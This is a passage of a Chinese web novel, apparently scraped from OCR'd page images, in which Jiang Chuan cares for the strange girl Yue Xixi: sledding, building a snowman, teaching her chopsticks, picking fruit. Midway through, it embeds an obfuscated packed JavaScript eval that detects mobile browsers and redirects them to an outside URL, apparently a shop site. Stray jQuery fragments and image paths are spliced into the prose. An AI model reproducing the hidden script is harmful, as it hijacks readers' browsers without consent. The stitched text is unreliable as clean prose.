往凉亭前方再走几步,是山体雪道的起点。姜川在工作间取出一个蓝色滑雪车,摆在雪道上,他先坐上去,双腿分开,示意月西西坐到他身前的位置。
月西西抱着猫坐好后,姜川长臂一伸,将她整个人圈在怀中,“准备好了没?3、2、1。”
随着倒计时,滑雪车沿雪道平稳下滑,车身稳稳贴住雪面,几乎没有颠簸。只有风从耳边疾速掠过,带着冬日清冽的寒意。
雪车一路滑到雪道尽头,才缓缓停下。
姜川笑着问:“好玩吗?”
月西西没半点反应。
姜川捏捏她脸颊,低声笑,“呆呆的。”
如风和慢慢兴冲冲地从远处跑来,远远瞧见月西西怀中的雪山,如风脚步猛停,一个滑铲就往后撤。雪山气势汹汹向如风扑去,追上后便是一顿连环猫猫拳。慢慢跟在雪山身后,急得团团转,想劝架又不敢上前。
夕阳悬在山头,懒洋洋洒下橙黄余晖,淡澄色积雪上一阵猫飞狗跳,激起无数雪沫,洒金般漫天飞舞。姜川团一个雪球,放在干净平整的雪面上滚动,滚成一个半人高的雪球,将表面修整圆滑。又如法炮制滚出一个略小的雪球,搬到大雪球顶端固定好。
从雪中翻出几根干枯树枝,折成适当尺寸,插在雪球上当作手臂。从兜里掏出一根胡萝卜两颗玻璃球,当作眼睛和鼻子。
做好一切,姜川手撑在雪人头顶上,向月西西展示成果。
“怎么样?大不大?一个顶你一百个小雪人。”
他第一次见她,她就在堆雪人,想来是极喜欢的。眼前这个和她差不多高的大雪人,应该更喜欢了吧!
月西西站在雪人前不语,雪人同她一般高,两颗明亮的玻璃珠眼睛几乎和她对视。
她抬手,将要解下围巾。
发觉她的意图,姜川急忙阻止,“等等,用我的,你的就好好围着,可别冻感冒了,秦已闲要找我麻烦。”
说着,姜川解下自己的黑色围巾,系在雪人脖子上。
晚上,庄园厨师做好饭菜。根据秦已闲的吩咐,菜量加了一倍,有荤有素,鲜香得宜。
月西西入座,她的饭碗旁只有一双乌木筷,她探着脑袋寻找勺子,最后在盛汤的锅中取出骨瓷描金大汤勺,搁在自己碗里,虽然大了点,但也能用。
姜川:“?”看不懂,但尊重。
月西西握住汤勺柄,舀起半碗米饭就往嘴里送。
姜川:“……”这下没法尊重了。
月西西吃一口米饭,看向姜川。
姜川起身抽掉她手中的大汤勺,把筷子平放到她碗上。
月西西看一眼筷子,抬手去够汤勺。
姜川坐到她旁边的位置,扒开她的手,塞进筷子,把手指一根根摆成正确握筷姿势。
月西西拒不配合,一旦姜川放开她的手,她便会松开筷子。
姜川握住她纤细手腕,语气沉了下来:“学不会用筷子,不准吃饭。”他可不会像秦已闲那样惯着她。
月西西手腕被攥得动弹不得,干脆“啪”一声把筷子摔在桌上,固执地压着手臂去捞汤勺。
姜川反方向用力阻止她。
两人就这样僵持十多秒,月西西突然卸力,握起拳头,顺着姜川力度的方向抬胳膊,食指骨节狠狠撞到姜川鼻梁上。
姜川瞬间眼冒金星,疼痛在大脑炸开,他猛地站起来,捂住鼻子,座椅“哐”的倒地。
“wo!……”第二字将要吐出口时,记起秦已闲的嘱托,‘不准在她面前说任何负面词汇’,姜川咬牙切齿把后一个字吞进腹中。
这丫头是故意的,握起小拳头用食指骨节最坚硬的地方痛击他鼻梁。
姜川后退几步,摸摸鼻腔下方,摸到一点鲜红的鼻血。
这个小坏蛋!脑袋空空,但是会使坏!
姜川迈着虚浮的步子去客厅找到医疗箱,捏起一团医疗棉花塞进鼻腔中。一个机械表的寄养费不够,等秦已闲回来,他得再去要一个。深吸几口气,姜川心情平复下来,他真是低估了这女孩的杀伤力。
回到餐厅时,月西西举着右手,每根手指都按在正确的位置握住筷子,在空中做出夹东西的动作。
“噢!你学会了……”姜川克制住称赞的语气,刚被打完,可不能再给她脸。
月西西看他一眼,转头兀自开始吃饭。
姜川单手虚拢住鼻子,坐到她对面,看她夹一筷子菜,放在米饭上,垫一点米饭,吞入口中细细咀嚼,一套动作行云流水,腮帮子微鼓,吃起饭来像小松鼠。
吃完一碗,她捧住碗举到姜川面前。
姜川起身给她盛米饭,发现她吃得很干净,碗底一粒米也没剩。
吃饭干净这一点倒是很乖。
月西西一鼓作气连吃三碗,桌上菜量少了大半,又捧着碗给姜川。
姜川轻摸鼻梁,“……”秦已闲确定,这只是比一般女生饭量大、一、点、吗?
鼻腔一阵阵酸痛传到大脑,他忍住疼痛,给月西西夹菜、盛饭、去刺、剔骨,姜川只觉得自己命苦。
伺候完女孩吃饭,目送月西□□自回房间。
姜川捞起钥匙,驱车去附近医院的急诊,拍片确认鼻梁有无骨折。
他拍下一张新鲜出炉的CT图片发给秦已闲,【我被你家孩子打了】
秦已闲秒回。
【怎么可能,她很乖。】
【你惹她了?】
【你对她做了什么?】
面对秦已闲三连击,姜川再三确认他发出去的信息是【他被打了】而不是【孩子被他打了】。
姜川发过去一张照片,是月西西用筷子吃饭的照片,照片中月西西腮帮子微鼓,眼睛全放在饭菜上,专心致志吃饭。
秦已闲:【她学会使用筷子了?真聪明。】
姜川心中只有一个想法,慈父多败女啊,难怪养了这么久也没教会用筷子。
月西西洗完澡,抱着兔子趴在被窝里,闭上眼睛准备入睡。手机突然震动起来,捡起来一看,是视频通话邀请,她点击绿色的接通键。
屏幕上显示出秦已闲的脸,他那边是白天。
“准备睡觉了吗?”秦已闲的声音隔着远洋和电流传来,有一点失真,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17484839|201943||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
“今天玩得开心吗?”
月西西手指轻轻抚摸屏幕中秦已闲的脸,眼皮越来越沉,扶着手机的手卸力,手机翻盖到床单上,失去影像。
挂断通话,秦已闲给姜川发消息,【记得把第二天的衣服放到她床尾。】姜川返回望川山居,轻手轻脚走进月西西卧室,床上女孩呼吸绵长、睡得安稳。他在行李箱里摆弄一阵,搭配了几身,挑选出最中意的一套,整齐叠放到床尾。做好这一切,姜川隐约察觉到有人盯着自己。
猛然抬头,床上月西西睁着双眼,面无表情的看着他。
床头小夜灯光线昏暗,她的眼睛却格外明亮,像黑夜里锁定猎物的狩猎者。
她什么时候苏醒的?
被这双不含感情的眼睛盯着,姜川后背发凉,他举起双手,“因为不是秦已闲的味道,才醒来的吗?放心,我只是来放下衣服,其他的我可什么都不敢做。”两根食指掉转方向指向门口,“我,马上离开,马上离开。”
姜川轻轻关上房门,仍心有余悸,这小孩,怪得很。
翌日清晨,如风在月西西卧室门口踌躇,两只前爪焦虑的交错抬起,嘴里低声哼叫,时不时回头用求助的目光看向站在楼梯口的主人。姜川双手抱胸,神情严肃的朝它抬下巴。
月西西打开房门,穿戴整齐,只是头发乱糟糟。
姜川才想起,还要帮小孩梳头发!
安静的房间,月西西坐在梳妆台前,双手交握,拇指缓慢摩挲另一只拇指。
姜川费了些时间才绑好月西西的马尾,甚至不小心拔掉她几根头发,希望她不会记仇。看着后脑勺上歪歪扭扭的马尾,姜川很满意。
镜中,月西西表情淡淡的,不知在想什么。
“怎么样,我扎的也不错吧?”姜川对镜,捏捏月西西柔软滑腻的脸颊,询问对方是否满意自己的成果。
月西西抬手,撸下发圈,扔在梳妆台上,捞起围巾和外套就往卧室外走。
姜川:“……”
还能表现得再嫌弃一点吗?
姜川拾起发圈箍到自己手腕上,改天他去买个人模和假发,每天练习,练个十天半个月,不信还会被嫌弃。
不过话又说回来,她以前的头发都是秦已闲梳的吗?昨天月西西玩雪玩到头发散乱,他拆掉她头上大马尾的皮筋,费了些时间才梳理好从耳侧扎起的小麻花辫。
谁成想呢,秦已闲这人前衣冠楚楚、儒雅稳重,背后整天想着给女孩子扎小辫、洗内裤。
姜川一路小跑到月西西前面,给她带路,“走,带你去我的温室摘水果。”
温室位于辅楼后方,面积约两亩,种植各类蔬菜、水果和鲜花。
姜川从工具间找出一个干净的藤编小篮子,交给月西西。
月西西摘下一颗圣女果,张嘴就往嘴里塞。
姜川掐住她腮帮子,手指指进去把咬成两半的圣女果抠出来,“洗过再吃,表面有农药和灰尘!虽然低毒,吃掉一点也要肝脏熬夜工作。”
月西西舌尖把嚼成两半的圣女果顶出去,然后一口咬住姜川手指。
“啊!”